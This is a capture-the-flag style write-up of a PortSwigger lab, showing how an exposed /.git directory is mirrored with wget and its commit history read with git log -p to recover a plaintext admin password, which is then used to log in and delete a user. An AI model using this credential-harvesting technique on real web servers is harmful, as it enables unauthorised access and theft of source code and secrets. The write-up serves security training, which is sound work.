| Field | Detail |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | Information Disclosure — Git History Exposure |
| Difficulty | Practitioner |
| Objective | Obtain the administrator's password from version control history, then log in and delete carlos |
Information Disclosure in Version Control History
Checking if /.git is publicly accessible:

Directory listing enabled. Checking /.git/COMMIT_EDITMSG:
Remove admin password from config

The commit message alone confirms a credential was previously in version control. "Deleting" a credential from a file via a commit doesn't erase it from history — git retains the content of every previous state, and a /.git directory exposed on a public web server is a full source code and history disclosure.
Downloading the repository:
wget -r https://0a5300cc045275398ad8302f00a80073.web-security-academy.net/.git/

Viewing the commit log:
git log
commit 20ec95d81316f28e42b742882a2784b41c04d050 (HEAD -> master)
Author: Carlos Montoya <[email protected]>
Date:   Tue Jun 23 14:05:07 2020 +0000

    Remove admin password from config
Viewing the diff to see what was removed:
git log -p 20ec95d81316f28e42b742882a2784b41c04d050
--- a/admin.conf
+++ b/admin.conf
@@ -1 +1 @@
-ADMIN_PASSWORD=nb8o4oy4ji132v66aada
+ADMIN_PASSWORD=env('ADMIN_PASSWORD')

The removed line shows the original plaintext password: nb8o4oy4ji132v66aada. Logging in as administrator:nb8o4oy4ji132v66aada:

Clicking delete on carlos:

And lab solved :P